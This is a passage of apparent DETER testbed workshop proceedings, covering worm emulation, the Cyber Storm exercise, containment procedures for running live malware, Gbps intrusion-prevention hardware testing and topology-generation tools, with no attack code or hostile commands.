In our enterprise emulation experiment, we configured two virtual nodes to simulate the (/24) honeypots that passively gather scanning traffic from both outside and inside. Our experience from the experiments shows that monitoring only segments of the network is not an effective way for early enterprise worm detection. The placement of such dark address scan monitors is important: unless they are placed at every LAN segment or effectively all the scanning traffic is redirected to them with the help of other devices, it is not as valuable and cannot be solely relied upon for early detection.

5. Summary

In this article, we review and extend the bandwidth-limited worm model KMSim to incorporate the removal/death behavior of worms. Also in this paper, we describe our experience of running worm emulation experiments on a clustered network testbed–DETER based on Emulab. One case study of Blaster enterprise network propagation and its results are reported to illustrate the potential strength of testbed emulation.

References

[1] C. Shannon, D. Moore. The Spread of the Witty Worm, *Available at http://www.caida.org/analysis/security/witty/*

[2] D.J. Daley and J. Gani. *Epidemic modeling, an introduction*. Cambridge University Press, 1999.

[3] L. Li, S. Jiwasurat, P. Liu, G. Kesidis. Emulation of Single Packet UDP Scanning Worms in Large Enterprises. In *Proc. 19 International Teletraffic Congress (ITC19)*, August, Beijing, China, 2005.

[4] G. Kesidis, I. Hamadeh, and S. Jiwasurat. Coupled kermack-mckendrick models for randomly scanning and bandwidth saturating Internet worms. In *Proc. QoS-IP*, Catania, Sicily, Feb. 2005. Springer-Verlag.

[5] C. Zou, W. Gong and D. Towsley. Code Red Propagation Modeling and Analysis. In *Proceedings of the 9th ACM Conference on Computer and Communication Security*, 2002.

Applications

Application of DETER in Large-Scale Cyber Security Exercises

Ron Ostrenga, Sparta, Inc.
Paul Walczak, Warrior LLC

The DETER usage model is to provide a large-scale physical testbed with advanced simulation and emulation abilities that allows analysts to rapidly build network attack scenarios that support technical experimentation. The U.S. government sponsored national cyber security exercise, Cyber Storm, conducted by the Department of Homeland Security (DHS) 6-10 February 2006, provided an opportunity to demonstrate these DETER capabilities to an extended community of cyber security stakeholders. The Cyber Storm experience provided insight into simulation requirements for national scale exercises and provides opportunities to expand the scope of DETER's current experimentation objectives.

Cyber Storm Overview

Cyber Storm was the first government-led, full-scale, national level cybersecurity exercise of its kind. In fulfilling requirements of the DHS National Response Plan's (NRP) cyber annex, the exercise was conducted to assess preparedness, coordination, and recovery mechanisms in response to a simulated cyber event that would effect the operations of international, federal, and state governments as well as the private sector, and to identify where further planning and process improvement may be needed.

Over 100 public, private, and international agencies, organizations, and companies were involved in Cyber Storm. Participants included representatives from the public sector (federal and state agencies), private firms from the information technology, telecommunications, energy, and transportation sectors (who were selected in consultation with their respective Industry Information Sharing and Analysis Centers (ISACs), and sector-specific agencies), and select international government partners.

The Cyber Storm scenario simulated a large-scale cyber incident that disrupted multiple critical infrastructure elements, primarily within the energy, IT and transportation, and telecommunications sectors. The exercise proceeded by stimulating message exchanges that described the effects of sophisticated cyber attacks. The progress of attack impact was presented through a series of scenario events that manifest problems directed against critical infrastructures and participating agencies. The intent of these scenarios was to highlight the interdependencies between cyber systems and physical infrastructures and to exercise coordination procedures across the public and private sectors as the have been planned to occur during crisis conditions.

Cyber Storm Objectives

DHS sought to achieve the following outcomes through conduct of the exercise:

- Challenge players to identify policies and procedures required for sharing information with groups internal and external to their organization, such as across federal and state departments, private organizations and across international borders. This required players to determine what information should be shared with which organization and at what time.

- Exercise interagency coordination via standard operating procedures, communications and decision support mechanisms, initiated through the activation of the National Cyber Response Coordination Group (NCRCG) and the Interagency Incident Management Group (IIMG).

- Exercise inter-governmental (international) and intra-governmental (federal-state) coordination and incident response.

- Identify policies/issues to determine if they either hinder or support cyber security requirements.

- Identify public/private communications interfaces and thresholds of coordination in order to improve cyber incident response and recovery, as well as identify critical information sharing paths and mechanisms

- Identify, improve, and promote public and private sector interaction in processes and procedures for communicating appropriate information to key stakeholders and the public.

- Identify cyber physical interdependence of infrastructure of real world economic and political impact.

- Raise awareness of the economic and national security impacts associated with a significant cyber incident.

- Highlight available tools and technology having analytical cyber incident response and recovery capability.

It was this last objective that was most compelling in organizing representatives from the DETER community to participate in Cyber Storm.

DETER Objectives for Cyber Storm

In close coordination with DETER's government sponsors in planning for DETER participation during Cyber Storm, the following objectives were identified and pursued:

- Demonstrate the development of tactical and strategic analysis of cyber attacks and vulnerability assessments.
- Lead in the development and conduct of a national threat assessment including red teaming, blue teaming, and other methods to identify the impact of possible attacks on a variety of targets.
- Coordinate progress of DETER research and development among academia, industry and government.
- Provide realistic referential data for exercise participants, and a "god's-eye" view for exercise controllers by using DETER Experimenter's Workbench capability.
- Demonstrate ability to realistically simulate a notional government agency's infrastructure to help achieve exercise objectives.
- Demonstrate Ability to Model Multiple Concurrent Attacks on Multiple Networks.
- Feature DETER as a unique analytical capability that can be used to support cyber incident response and recovery.
- Use DETER capture and playback features to enhance after action reviews and reinforce the exercise evaluation process.

DETER Deployment in Cyber Storm

During the exercise, DETER was applied for scenario event-thread modeling. Event-threads are a sequence of scenario events that have a common seed event. During Cyber Storm, these event threads were introduced as the onset of a cyber-attack, which eventually matures (over a number of events) to present a significant threat to network operations. We developed seven event thread models during the course of the exercise.

Modeling event threads was done to add realism for role players and exercise controllers and to highlight potential for use of DETER in predictive analysis and in-situ course of action development. Using a sequence of DETER experiments, we distributed DETER output in .wmv format (Windows Media Player video format, captured with Tech Smith's Camtasia Studio software) via email to the respective exercise role-players, to graphically depict what the effects of the attack might look like if the role player were observing these events through net management tool interfaces (e.g., Openview, Spectrum, Unicenter, Tivoli etc).

To produce event thread models we executed the following steps:

(1) Organize the event threads by filtering the scenario-event database
(2) Describe an attack sequence that approximates the desired event effects
(3) Run a series of experiments that process the attack configurations over non-specific intervals to capture (using Camtasia tool) the effects on a representative, notional topology and statistical graphic outputs now capable within DETER
(4) in order to be able to distribute thread models to role players, we needed to edit the resulting windows media video file so it

would fall under the attachment size constraints enforced by the respective email gateways (roughly 1 MB uncompressed for ~ 1 min of .wmv; most files were under 2.5 MB)
(5) Send to the appropriate exercise controller for distribution or other use. (this was to insure that a single controller maintained responsibility over all activity for a given event).

DETER Contributions to Cyber Storm Achievements

DETER played a key supporting role by augmenting exercise management control activities. The realism provided through DETER emulation was harnessed by the exercise management staff to reinforce scenario events during the exercise and to sustain the after action review process upon the exercise completion.

The Cyber Storm after action review process utilized DETER attack playback capability to guide the discussion of key observations. This was a very practical and extremely useful application of DETER to enhance the exercise assessment and feedback processes.

DETER's participation in Cyber Storm demonstrated the applicability of DHS S&T and National Science Foundation jointly sponsored technologies for modeling the impact of hypothetical cyber attacks.

DETER simulation provided a realistic backdrop in which to evaluate policy, practice, and procedures.

Cyber Storm was a significant transition milestone for the technologies being developed within the DETER testbed. The DHS S&T and NSF experience in Cyber Storm will likely produce the future transfer of technologies from research and development, to operational integration and deployment of tools that can enhance the effectiveness of national-level cyber attack analysis and response.

DETER's positive impact in Cyber Storm encourages the deliberate inclusion of technology experimentation activity within the framework of future cyber security exercises.

Future Considerations

DETER participation in large-scale operational demonstrations and exercise may provide opportunities to conduct R&D activities that may not easily be availed through normal application. While the primary focus of DETER activity centers on experimentation support for network security technology R&D objectives, the concurrent collateral application of mature DETER features to other communities of interest should be promoted and pursued. In addition to providing different R&D opportunities, this also helps advertise DETER to a community of stakeholders who may not be cognizant of DETER capability, provides new perspectives for the DETER community, helps to promote the sponsor's research programs, while providing valuable support toward achieving the exercise director's objectives.

Conclusion

Ideally, DETER's experience in Cyber Storm may open doors to other engagements with new stakeholders and application domains. It is important to understand the positive, as well as the potentially negative consequences that increased awareness in DETER capability by a broader audience may bring to the DETER community, and to communicate both the concerns and potential opportunities to project sponsors.

RUNNING LIVE SELF-PROPAGATING MALWARE ON THE DETER TESTBED

Clifford Neuman, Chinmay Shah, Kevin Lahey
Information Sciences Institute
University of Southern California

ABSTRACT

An important goal of the DETER testbed is to provide a safe environment for testing security software. Effective testing of security systems, software, and architectures require a realistic environment within which the tests are performed. When considering security, tested systems must be subjected to realistic attacks. Some attacks can be realistically tested using synthetic attack generators. Studying the behavior of other attacks can be done by using traces. Many worms can be studied using emulated attacks that target special hosts with behavior modeled on what is known about a worm. Unfortunately in cases where little is known about a worm, effective testing can require subjecting a system to the live malicious code itself, and it is such malware that poses the greatest threat to breaching containment of a testbed such as DETER. This paper describes our experience running live malicious code on the DETER testbed.

1. INTRODUCTION

The DETER [1] testbed was deployed to support medium-scale repeatable experiments in computer security, especially those experiments that involve malicious code. The DETER testbed is implemented as an Emulab [2] cluster, using the cluster testbed control package developed by at the University of Utah.

We recently ran our first experiment on DETER with live malware. Our findings will now be applied to improve both the security of the DETER testbed, and to increase the ease with which experimenters can study such code in the future.

2. GOALS OF OUR MALWARE EXPERIMENT

In running our first experiment with self-propagating malicious code, we sought to force ourselves as testbed operators to put in place and exercise the protections necessary for running such code. We wanted to choose a virus or worm that was well known, and to which defenses were long since deployed outside the testbed, in case our procedures failed containment. We also wanted to run an experiment that would yield data that was useful to others, so that the experiment was not being run solely for the experiments sake.

Our choice of malicious code was the Scalper worm [3], a worm that has been circulating on the Internet for several years, and for which most machines have already been patched. As we learned when running the experiment (and which we will explain later), not only did this particular worm exploit vulnerabilities that had been patched in recent (and not so recent) versions of Apache, but recent changes to FreeBSD also made the self- propagation of the worm no longer viable.

The goal of our experiment was to generate trace data for worm propagation which could then be scrubbed to remove the code of the worm itself. Such a scrubbed trace could then be used by other DETER researchers in studying the worm, and their own defenses, while running their experiments in a mode that allowed greater remote interaction than would be allowed if the experiment were using live malware. Because such traces are generated in a closed environment, absent any non-attack traffic generated by real users, such traces would not be subject to privacy protections that would apply to worm traces collected from ISPs.

We envision that the procedures developed for this experiment will readily support a two-phased approach to experimenting with malicious code. Users will specify the information needed from worm traces, which are then collected with the testbed running in a more secure but less interactive mode. The traces would then be scrubbed and made available for use by experimenters that require more remote interaction with their experiments.

3. CONFIGURING AND SECURING THE TESTBED

The DETER testbed is already configured to provide significant containment and isolation for the experiments it runs. These protections limit direct communication from the experiment to the external Internet.

When running self-propagating code, additional protections are needed. In particular, we have to protect against the escape of malicious code using testbed control nodes as relays, whether the relay is through DNS proxy, infection of users or boss, misconfiguration of the testbed, or by lying dormant on a machine that is subsequently reconnected when the experiment is complete.

For the current experiment, we considered these requirements as if we knew little about the actions of which the worm we were working with was capable. In practice, more will likely be known about the malicious code that runs and when this knowledge warrants, particular steps may be omitted to improve the ability of experimenters to interact with their experiment, or to ease the scheduling of the experiment so that the testbed can remain available to other users. It is important that all these steps be imposed by default, and that an explicit decision is made to omit any of them – based on thorough understanding of the capabilities of the code to be studied.

The following are the steps that we take when running malicious code:

Steps taken at some point before running an experiment

- Collect BIOS checksum of all nodes.
- Collect checksums of disk firmware.
- Collect checksums of switch firmware.
- Collect BIOS checksum for other assets.
- Disable writing of node BIOS.
- Disable writing of disk BIOS.
- Disable writing of switch BIOS.
- Disable writing of BIOS for other assets.

Steps taken before running each malware experiment

- RSYNC to backup users and boss.
- Power down backup machine.
- Power down unused assets
- Disconnect cable to outside switch.
- Power done equipment for connection.
- Test that no packets reach external interface.

At this point, the malicious code experiment can be run. When all containment mechanisms are in place, the experimenter must interact with the testbed through the console ports, or through a laptop plugged into the testbed through the disconnected external network connection, configured with a local host file.

Steps taken following the running of each malware experiment

- The data collected by the experiment must be moved to an external storage device that will not be attached to any network connected machine, and that drive is disconnected from the testbed.
- If a laptop was used to manage the experiment, it must be completely zeroed before it is reconnect to the testbed, or to any other network.
- Steps must be taken to post-process the collected data, removing any malicious code from traces or other artifacts. These steps will be specific to the malware being studied.
- Remove all experiment data from the users' machine.
- Zero the disks on all experimental nodes that were powered on during the experiment.

- Recheck BIOS and other checksums for firmware and OS on all assets. If change is detected, then take those devices offline until the problem is corrected.
- Check tripwire on users and boss and restore from backup if problem is detected.
- Check logs from intrusion detection systems on the control network and on the disconnected external interface to the testbed. If unexpected traffic is observed, then remediate (e.g. if to or from users of boss, those machines may need to be restored from backup).
- Reconnect the links and bring the testbed live for other users.

Quarantine steps for unknown malware

When running new malicious code whose behavior is unknown, it is recommended that the experiment should be run first on our mini-testbed, using the procedures described already. Upon completion of the experiment, the mini-testbed may be left disconnected for a day to observe any unexpected traffic. Since the mini-bed is idle at this time, any experiment traffic should be considered suspect.

4. EXPERINCE WITH RUNNING MALWARE

While running our experiment, we found that the downtime imposed on other users of the testbed was problematic. In several cases, we had to delay running our experiment because of conference paper deadlines and testbed maintenance activities. While we staged the experiment (sans malware) with the testbed connected – and did significant testing before we disconnected and introduced the malware, we were over-optimistic in expecting that we would run the experiment once and be done with it.

Instead, what we found is probably good news: most malware is very picky about the environment within which it will run. Our first couple of tries with real malware resulted in no self-propagation even within our experiment. Since malware had been introduced to the testbed, we had to undertake the cleanup steps before returning the testbed to operation. We needed to schedule several subsequent downtime events to complete our experiment, and we were concerned about how this was impacting the rest of our users.

The problem turned out to be an OS issue: the version of FreeBSD that we were using imposed constraints on the reassembly of TCP fragments that effectively and unintentionally blocked the transfer of the malware from the source host to the target host. The Apache exploit occurred, but the code that then executed was unable to retrieve the worm itself.

Another problem that we observed is that the worm bound a port on the control network address of the infected machine, rather than the address on the experimental network.

Finally, when running the retrieved binary version of the worm (as opposed to the version we compiled from source code), our inability to determine the randomized scanning pattern for the worm forced us to suspend the worm, and manually reconfigure an experimental node to match the targeted address in order to observe the worm's behavior. This is not scalable, and we need to embed this functionality of honey nets into the testbed to better support such experiments in the future.

5. RECOMMENDATIONS

Our first recommendation is that smaller contained environments are needed to test malware experiments before they are introduced to the main DETER testbed so that we can be sure that the experiments will run in as few attempts as possible during the periods that we are forced to close the testbed to use by others.

The initial tests of the experiment can be performed using a smaller number of nodes, initially, using VMware on a disconnected PC, and then graduating perhaps to use of one of DETER's mini-testbeds, a testbed running on separate nodes that can be disconnected from the Internet and the rest of the testbed without impacting other users. As it turned out, we

ended up using VMware on an isolated machine to debug our experiment after the first failed attempt.

We should add a Honeynet [5] function to the DETER testbed so that nodes can be dynamically configured to respond to addresses dynamically, based on the addresses generated by the malicious code. This ability will be critical when running unknown worms whose scanning patterns are also not known. This will result in more realistic outcomes that are less affected by failed attempts to infect nodes not within the DETER address space, but which might be vulnerable addresses on the external Internet.

Finally, for certain known instances of malicious code, we need to modify our procedures to allow easier interaction with experiments from the outside and provide an ability to run the experiments concurrently with other DETER experiments while leaving in place the containment mechanisms needed to protect the testbed and the internet from the specific threats in the code.

6. CONCLUSIONS

Our first attempt to run live malicious code on the DETER testbed allowed us to exercise our containment techniques. We found that the techniques proved to be effective for fairly innocuous malicious code. We found that our procedures tended to create more downtime for other testbed users than is necessary, and we are working to improve our procedures to allow more effective remote and/or concurrent experiments on malicious code.

7. ACKNOWLEDGEMENTS

Terry Benzel, Bob Braden, Ted Faber, Annette DeSchon, Anthony Joseph, Dongho Kim, Ron Ostrenga, Stephen Schwab, and Keith Sklower contributed to the development of the procedures for running malicious code. This research was supported by funding from the United States National Science Foundation and the United States Department of Homeland Security under contract numbers ANI-0335298 (DETER) and CNS-0454381 (DECCOR). Opinions, findings, conclusions and recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the National Science Foundation (NSF).

8. REFERENCES

[1] T. Benzel, B. Braden, D. Kim, C. Neuman, A. Joseph, K. Sklower, R. Ostrenga and S. Schwab, *Experience with DETER: A Testbed for Security Research.* Second IEEE Conference on testbeds and Research Infrastructures for the Development of Networks and Communities (TridentCom2006), March 2006, Barcelona.

[2] White, B., J. Lepreau, L.Stoller, R. Ricci, S. Guruprasad, M. Newbold, M. Hibler, C. Barb, and A. Joglekar. *An Integrated experimental environment for distributed systems and networks*. In Proceedings of the Fifth Symposium on Operating Systems Design and Implementation (OSDI02), (Dec. 2002). pp 255-270.

[3] N. Weaver, V. Paxson, S. Staniford, R. Cunningham*, A Taxonomy fo Computer Worms,* In Proceedings of the workshop on Rapid Malcode, October 2003.

[4] N. Provos, *A Virtual Honeypot Framework*, 13th Usenix Security Symposium, San Diego, CA , August 2004.

New Hardware and Facilities

Stress-Testing a Gbps Intrusion Prevention Device on DETER: Extended Abstract

Nicholas Weaver and Vern Paxson
International Computer Science Institute
nweaver@icsi.berkeley.edu, vern@icir.org

1 Overview

With colleagues we are pursuing research on developing a combined hardware/software architecture, *Shunting*, that provides a lightweight mechanism for an intrusion prevention system (IPS) to take advantage of the "heavy-tailed" nature of network traffic to offload work from software to hardware [1]. Shunting uses a simple in-line hardware element that maintains several large state tables indexed by packet header fields. The tables yield decision values the element makes on a packet-by-packet basis: forward the packet, drop it, or divert it through the IPS. By manipulating table entries, the IPS can specify the traffic it wishes to examine, directly block malicious traffic, and "cut through" traffic streams once it has had an opportunity to "vet" them, all on a fine-grained basis.

We are in the midst of using the DETER testbed to evaluate our FPGA prototype, particularly as a platform for testing correct operation at Gbps line rates. Thus, this abstract describes work in progress rather than a complete system.

We are using or have plans to use DETER for several tests: throughput processing (Section 3), out-of-order packet transitions (Section 4), verifying worst-cache cache behavior (Section 5) and expected-case cache behavior (Section 6), and experiments with VLAN rewriting (Section 7).

2 The Shunt Architecture

The Shunt (Figure 1) is designed as a simple hardware element that can serve to either offload a network intrusion detection system or to convert a NIDS from a passive role as a *detector* into an active role as an intrusion *prevention* system [1]. The Shunt's efficacy is predicated on the observation that for many forms of security analysis, the great majority of the analysis can already be conducted by inspecting a small fraction of the traffic. For example, monitoring SSH traffic for policy compliance and possible attacks often often only needs to examine session setup (e.g., to inspect the names of the certificates used, confirm that encryption is successfully negotiated, and detect password-guessing attacks) and final termination (to log the volume of the transfer), along with perhaps a random sample of the session's interior traffic to observe the connection's rate and progress.[1] Similarly, monitoring of HTTP traffic doesn't usually benefit from analyzing the large volume of image or video downloads; nearly all of the security-relevant content resides in request/response headers and the body of HTML items.




Figure 1: Shunting Main Architecture

The Shunt works by providing the NIDS with a hardware network interface that can selectively route connections. The NIDS instructs the Shunt to associate for a

[1] Even though SSH is an encrypted protocol, the monitor can still determine if the connection reflects password guessing, glean information from packet timing and traffic volume, and perform analysis on a per-system granularity.




Figure 2: The Shunting Decision Process. For each packet, we look up the source and destination IP addresses in the IP table, the connection tuple (after resolving "Low" vs. "High") in the connection table, and the flags and protocol in the Fixed Rules. We select the highest priority action, or, if no match, we shunt the packet to the host.

given connection (5-tuple) or address an action: *forward* the packet onward, *drop* the packet, *divert* ("shunt") the packet to the host, or *sample* the packet with a given sampling scheme. There are also rules for packet header fields (e.g., TCP SYNs) to support static filtering of control flags.

For each packet, the Shunt selects the highest priority match, or, if there is no match, shunts the packet to the NIDS for evaluation (Figure 2). An additional option enables a rule to only be valid for a range of sequence numbers, allowing the NIDS to skip over predetermined amounts of data.

This simple mechanism is quite powerful. It allows the NIDS to act as an intrusion prevention system, as packets the NIDS examines are reinjected only after the NIDS determines they are permissible. This allows the NIDS to readily focus on only the traffic of high interest. For example, the NIDS can easily examine the start of a file transfer session and then, after determining that it is allowable, set a *forward* action for that connection. Now the NIDS no longer has to process those packets.

We have implemented the core of the Shunt on the NetFPGA version 2 [5] research platform, except for sequence skipping and sampling. The NetFPGA version 2 contains 4 Gbps Ethernets coupled to a Xilinx Virtex 2 Pro FPGA, which resides on a PCI card in a Linux host. Our evaluation of the prototype finds that the current implementation should be able to process reasonable-sized packets ($\geq$ 110B) at Gbps line rate, and costing only 5 μsec of additional network latency.

We have configured a host system located in the Berkeley DETER testbed. Currently, the host is not part of the DETER managed systems. Instead, the NetFPGA host is a locked, standalone system with a custom version of Fedora Core 3 installed, as well as a copy of Click and assorted NetFPGA tools.

We are currently running this as a standalone system because of driver issues with the NF2 board. Although it is reasonable to install the drivers on the Fedora Core OS image, we are using an initial standalone install to minimize risk in the current month, and as we are currently the only user of the NF2 board currently in DETER, this is not a handicap. In the future, we expect to modify the Fedora OS image and bring the host node under full DETER control.

Two of the NetFPGA ports are configured as usable devices in DETER experiments (the other two are routed through a switch for off-line testing). These ports are on the same switch as the BPC3000 nodes, allowing the BPC3000s to send and receive traffic through the NetFPGA board at line rate.

3 Throughput Testing

Our first test has been to run *Iperf* [2] on two nodes, with the NetFPGA system acting as a bridge. *Iperf* is a small network benchmarking program consiingts of a client and server. It is able to send packets at a set rate for UDP benchmarking, as well as establishing TCP connections through the network.

The NetFPGA bridge is using the Shunt and a small test harness: the first packet in a connection gets routed through Click [3] software, which installs a rule whitelisting the connection. If subsequent packets are queued up before this rule is put into place, those packets will also be processed through the slow path.

As we have done previously, we use the data network for a significant amount of our control traffic, including creating SSH connections to configure hosts with new software. By sending the traffic through the data network, we incidentally double-check that the experiment is supporting normal traffic even before beginning a run. (In our previous work, this normal traffic discovered a significant oversight in our design, so we have maintained this

practice.)

We operate *Iperf* in UDP mode, as this gives us more accurate statistics about drops and out-of-order packets, rather than TCP mode, which simply sends at a maximum rate.

Our initial testing has shown that the Shunt is effective up to 450 Mbps of traffic on a single link, rather than the 1 Gbps which it should support. The problem appears rooted in the input FIFO. There are in fact three symptoms, each only observable under load. The first is that the first byte of a packet may be lost during a high load condition. The second is that the input FIFO can lock up, again only under high load. Finally, it is uncertain whether the Shim's Verilog (FPGA programming) is properly executing at high data rates. We are actively investigating each of these.

4 Out-of-Order Packets

One concern we have is that, if a high rate stream's Shunt entry gets evicted, when it is reinserted into the cache there will be a significant burst of out-of-order packets. TCP can be senitive to packets delivered out-of-order, misinterpreting the duplicate ACKs generated by a sufficiently large out-of-order batch of packets as indicating a drop event.

Again, we can explore this behavior using *Iperf*. *Iperf*'s UDP mode reports the number of out-of-order packets observed. By sending at the maximum rate that the board can support, the first packets go through the host before the cache entry is in place. At 450 Mbps, we see a total of 12 out-of-order packets. This suggests that a heavy TCP stream which is falsely evicted from the cache would likely experience a falsely inferred drop event when it is reinserted into the cache.

We have considered, but not yet implemented, a Bloom filter as a check to suppress out-of-order packets. This would force the potential out-of-order packets through the slow path, at least until a gap appears in the packet stream which would allow the system to catch up and send the pending packets.

Another option we are considering is to sample packets at a low rate and using the smaples to drive an LRU cache management scheme. These samples would flag high rate connections which when the Shunt chooses which entry to evict (it has choices due to the associativity of the caches for the tables) it will select only as a last resort. This is probably the better option, as it only fails if multiple high-rate connections happen to map to the same cache set, or if a TCP stream transitions from low-rate to high-rate, which is likely not common.

5 Worst-Case Cache Behavior

We plan to assess worst-case cache behavior by building a small UDP-based stress-test program. Although we can already predict the average miss rate from a trace-based analysis, processing worst-case traffic enables us to discover artifacts or bugs which might still be lurking in corner cases not stressed by normal Gbps streams.

We will synthesize worst-case behavior using a daemon program that upon activation allocates a group of UDP ports. For sending, it randomly selects both source and destination ports from the group. With 1,000 allocated ports on two systems, we can create traffic which represents 1,000,000 simultaneous 5-tuple flows.

In building such a stress tester, it is important to understand the device being tested. Since our device treats TCP and UDP identically, and matches only on the complete 5-tuple, randomizing the source and destination ports allows us to completely cover the space, without having to set up TCP connections or track all the state.

6 Expected-Case Cache Behavior

Our final planned test is to stress expected cache behavior using our enterprise source models. These models, which we previously used for testing AC-TRW [4], create network traffic which looks "normal" on the connection layer, based on analyzed traces of network traffic. Thus, the traffic setup will allow us to assess how well the cache can manage on normal traffic. Furthermore, because we will be using abstract source models, we can readily vary the volume of traffic to vary the network stress on the Shunt's cache.

While we expect that with normal TCP profiles, the relatively small (32K entry) connection cache will suffice to sustain a very small miss rate, we need to verify this experimentally, since the sizing of the cache has significant

implications for the cost of the design.

7 VLAN Rewriting

Going forward, we are planning experiments where the network device rewrites packet VLAN tags. Doing so will require coordination with testbed operations, since it directly affects the testbed's interconnection infrastructure. We have discussed these requirements with the DETER operators and will be pursuing a configuration for the experiment in the coming months, as follows.

Currently, Emulab software only supports untagged ports, with each experimental Ethernet port only on a single VLAN. We do not envision extending Emulab software to support VLAN-based experiments soon, because such support is not necessary for the great majority of DETER users.

Instead, we intend to create a static experiment, and then modify the VLAN information for experimental ports through the control network. By manually specifying ports as tagged and spanning multiple VLANs rather than untagged, these VLAN-experiment ports can support the full gamut of VLAN-rewriting tests.

References

[1] J. Gonzalez, V. Paxson, and N. Weaver. Shunting: A hardware/software architecture for flexible, high-performance network intrusion prevention (in submission).

[2] National laboroatory for applied network research, distributed applications support team, iperf, the tcp/udp bandwidth measurement tool. http://dast.nlanr.net/projects/iperf/.

[3] R. Morris, E. Kohler, J. Jannotti, and M. F. Kaashoek. The click modular router. In *Symposium on Operating Systems Principles*, pages 217–231, 1999.

[4] Nicholas Weaver and Stuart Staniford and Vern Paxson. Very fast containment of scanning worms. In *13th USENIX Security Symposium*. USENIX, August 2004.

[5] G. Watson, N. McKeown, and M. Casado. Netfpga: A tool for network research and education. In *2nd workshop on Architectural Research using FPGA Platforms (WARFP)*, 2006.

Tools and Methodologies

Topology Generation, Instrumentation, and Experimental Control Tools for Emulation Testbeds

Roman Chertov, Sonia Fahmy, Pankaj Kumar, David Bettis, Abdallah Khreishah, Ness B. Shroff
Purdue University

I. Introduction

Any network experiment requires three key components: (i) topology generation, (ii) control, and (iii) instrumentation and data collection. Network topology generation and route configuration is the most difficult component of the three. The generation of realistic yet as-small-as-possible experimental topologies remains an open research problem. Control and data collection are equally important but are more straightforward, and need to be tailored for the specific experimental environment. In simulators, control and data collection are trivial, but this is not the case on real test networks. Our tools were built for testbeds such as DETER, Emulab, or WAIL, containing physical PCs running production operating systems.

The remainder of this paper is organized as follows. Section II describes the topology generation and router configuration tools we have developed. Section III explains our event control system. Section IV describes our data acquisition tools. Finally, Section V concludes the paper.

II. Topology Generation and Router Configuration

It is imperative to have representative benchmarks including Internet topology data (which is constantly evolving) continuously available for the security research community. Towards this end, we are developing a tool suite that makes it easy to use real or generated topologies with dynamic (intra-domain and inter-domain) routing on DETER.

The first tool in our suite is similar to RocketFuel [9] from the University of Washington. RocketFuel includes components for alias resolution, and for inference of several routing (e.g., Open Shortest Path First (OSPF) routing weights) and geographical (e.g., location) properties. A few of the components of RocketFuel as well as several sample topologies are available through the ScriptRoute [10] project and the RocketFuel web pages, but the complete tool is not available for download. Our tool, which we refer to as *NetTopology*, invokes a limited number of traceroute commands from different traceroute servers [2] and synthesizing the routes and latency information.

Configuring routers running the Border Gateway Protocol (BGP) poses a significant challenge, since Internet Service Providers (ISPs) use complex BGP policies for traffic engineering. We utilize the work by Gao et al. [6], [13] to infer Autonomous System (AS) relationships, and use that information to configure BGP routers. To obtain the AS relationships, we use information made available by the University of Oregon RouteViews project. We utilize the RouteViews Cisco Format tables, and files from the straightenRV tool that is discussed on the RouteViews web page. Two of the files output by straightenRV are used (.full and .as). Our tool outputs a map from each pair of ASes to the relationships they have.

In order to generate benchmarks that can be directly used on a testbed like DETER, we have developed two additional tool sets: (i) *RocketFuel-to-ns* which converts topologies generated by RocketFuel-like tools to DETER-compliant configuration scripts, and (ii) *RouterConfig* a router configuration script suite that can be used to configure routers (e.g., PCs running routing software) to run BGP and OSPF with the appropriate parameters according to their roles in the topologies.

RocketFuel-to-ns allows the user to specify a set of Autonomous Systems on the command line, or we perform breadth-first traversal of the topology graph from a specified AS number, with specified degree bounds, and a specified number of nodes bound. This enables the user to select topologies of only tens of nodes up to a few hundred nodes out of very large topologies. Figure 1 depicts an example topology generated by *RocketFuel-to-ns*, captured from the DETER testbed interface.

The *RouterConfig* tool suite can be used to configure routers both in (a) topologies based on real Internet data, and in (b) topologies generated from the GT-ITM topology generator [14]. We have selected GT-ITM since it generates representative topologies, even when the number of nodes in the topology is small [11]. In fact, a key problem we are investigating is the scale-down of a topology of several thousand or even millions of nodes to a few hundred nodes (which is the number of nodes typically available on a testbed like DETER).

In the case of a GT-ITM topology, *RouterConfig* classifies the nodes of the GT-ITM topology as OSPF routers, BGP routers, or non-router nodes. It also specifies the domain the node belongs to and the type of that domain (transit or stub).

The router configuration files that *RouterConfig* generates can be executed when the experimental node boots or reboots. The average time required to edit the configuration files manually for an experiment with 40 nodes is about 2–3 hours, because the process requires setting IP addresses for every node in the files. Using our *RouterConfig* tool, it only takes a few seconds for the process to complete.

Figure 2 gives a data flow digram that illustrates the inputs and outputs of our topology generation and router configuration tools for emulation testbeds like DETER.

– This research has been sponsored in part by NSF/DHS grant 0335247, NSF grant 0523249, AFRL, and USC-ISI.

– Roman Chertov, Sonia Fahmy, Pankaj Kumar, and David Bettis are with the Department of Computer Science, 250 N. University St., West Lafayette, IN 47907–2066, USA. Tel: +1-765-494-6183. Fax: +1-765-494-0739, E-mail: {rchertov,fahmy}@purdue.edu. Ness B. Shroff and Abdallah Khreishah are with the School of Electrical and Computer Engineering, 465 Northwestern Ave., West Lafayette, IN 47907–2035, USA.

